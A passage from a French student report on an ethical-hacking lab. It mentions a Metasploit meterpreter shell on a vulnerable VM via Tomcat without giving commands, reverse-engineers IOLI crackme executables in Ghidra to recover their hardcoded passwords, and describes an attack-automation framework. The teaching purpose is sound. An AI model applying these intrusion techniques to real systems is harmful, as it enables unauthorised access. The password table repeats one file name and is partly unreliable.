FIGURE 65 – Suite à l'utilisation de Metasploit, ouverture d'un shell distant type meterpreter sur VISMIN via Tomcat

De même que précédemment, une fois ce shell meterpreter ouvert, on peut exécuter des commandes administrateur.

6.9 Conclusion de la sous-partie

Pour faire face à ces vulnérabilités, il est essentiel de mettre les services à jour régulièrement et d'utiliser des mots de passe robustes.

7 Reverse Engineering in Network Security

Dans cette sous-partie, nous allons utiliser Ghidra, un logiciel de reverse engineering. Nous allons déterminer des mots de passes attendus par des programmes de fichiers .exe.

Remarque : Ce qu'on appelle mot de passe ici, c'est une valeur prédéfinie (codée en dur) dans le programme. L'entrée utilisateur est comparée à cette valeur. En cas d'égalité, le programme poursuit son exécution.

Les exécutables utilisés ont été téléchargés depuis github (crackme0x00.exe, crackme0x01.exe, crackme0x02.exe, crackme0x03.exe). Ces exécutables sont destinés à des fins pédagogiques, pour bien comprendre le reverse engineering.

Commençons par analyser le fichier de manière superficielle, sans Ghidra.

La commande `file crackme0x00.exe` permet de déterminer l'architecture et le format de l'exécutable.

La commande `strings crackme0x00` permet d'afficher toutes les séquences de caractères visibles. Parmi ces caractères peuvent figurer des données sensibles comme le mot de passe attendu par le programme.

Le résultat de ces commandes confirme que le fichier est un exécutable (PE32), conçu pour windows. Il a été compilé avec une architecture x86 32 bits (Intel 80386). Il est divisé en 5 sections (.text, .data, .bss, .idata et .rdata). Ces sections organisent le code. Par exemple, .rdata correspond aux données en read only et .text au code exécutable du programme. Le mot de passe attendu par le programme est visible avec la seconde commande : 250382.

On effectue la même chose pour les autres exécutables. Pour chacun d'entre eux, le mot de passe apparaît.

Remarque : Sur Linux, on peut exécuter les fichiers .exe avec la commande `wine`.

Ensuite, on importe les exécutables sur Ghidra puis on effectue une analyse statique pour chacun d'entre eux. On obtient une version du code désassemblé et une version décompilée du programme. La version décompilée correspond au main (cf figure ci-dessous).



```

1
2 int __cdecl _main(int _Argc, char **_Argv, char **_Env)
3 {
4 {
5     int iVar1;
6     size_t in_stack_ffffffc0;
7     char local_1c [24];
8
9     __alloca(in_stack_ffffffc0);
10    __main();
11    printf("IOLI Crackme Level 0x00\n");
12    printf("Password: ");
13    scanf("%s");
14    iVar1 = strcmp(local_1c, "250382");
15    if (iVar1 == 0) {
16        printf("Password OK :)\n");
17    }
18    else {
19        printf("Invalid Password!\n");
20    }
21    return 0;
22 }

```

FIGURE 66 – Main affiché dans le decompilateur sur Ghidra

Dans ce main, la *validation logic* figure dans l'encadré rouge. De plus, le mot de passe

apparaît clairement (surligné en jaune) : 250382.

Testons ce mot de passe. On ouvre l'exécutable crackme0x00.exe et on entre 250382 comme mot de passe. Le message "password ok :)" apparaît. Ainsi, le mot de passe déterminé avec Ghidra est correct : cette entrée utilisateur est acceptée.

```
IOLI Crackme Level 0x00
Password: 250382
Password OK :)
```

FIGURE 67 – Test du mot de passe à l'ouverture de l'exécutable crackme0x00.exe

De même, pour les autres exécutables, on obtient :

nom de l'exécutable	mot de passe
crackme0x01.exe	0x149a
crackme0x01.exe	0x52b24
crackme0x01.exe	0x52b24

TABLE 5 – Résultats obtenus sur Ghidra pour les autres exécutables

Comme pour crackme0x00.exe, on lance ces exécutables pour tester les mots de passe déterminés avec Ghidra. Le message "password ok :)" apparaît, ce qui confirme que les mots de passe déterminés sur Ghidra sont corrects.

8 Framework

Au fur et à mesure des phases de hacking éthique, nous avons développé un framework. Son but est d'automatiser le processus effectué manuellement jusqu'à présent.

Voici l'arborescence de notre framework :




FIGURE 68 – Arborescence de notre framework. *Légende : en bleu les dossiers, en violet les fichiers*

Le framework complet est en annexe.

Le fichier README.md détaille comment l'utiliser.

9 Conclusion

Ce projet de **sécurité des réseaux informatiques d'entreprise** nous a permis de mettre en pratique les différentes phases de hacking éthique, afin de mieux comprendre la démarche des attaquants.

La phase de reconnaissance a principalement consisté à réaliser nos projets individuels de social engineering, afin de mettre en oeuvre comment les hackers parviennent à soutirer des informations aux victimes de manière passive.

Pour les autres phases, nous avons travaillé avec la machine virtuelle vulnérable VISMIN. Nous avons commencé par scanner le réseau afin d'identifier les machines actives et les ports ouverts. Puis nous avons effectué l'étape d'énumération, consistant à recenser les utilisateurs actifs et à identifier les versions des services exposés. Nous avons ensuite analysé les vulnérabilités potentielles, en recherchant des failles et des vecteurs d'attaques. Enfin, nous avons exploité ces vulnérabilités pour accéder à VISMIN.

Le framework permet d'automatiser l'ensemble des phases du processus de hacking éthique.

Ouverture :

L'étape suivante consisterait à proposer un plan de remédiation aux vulnérabilités identifiées et exploitées.

Parmi les pistes à exploiter, on peut citer la mise à jour des services et le renforcement de l'authentification.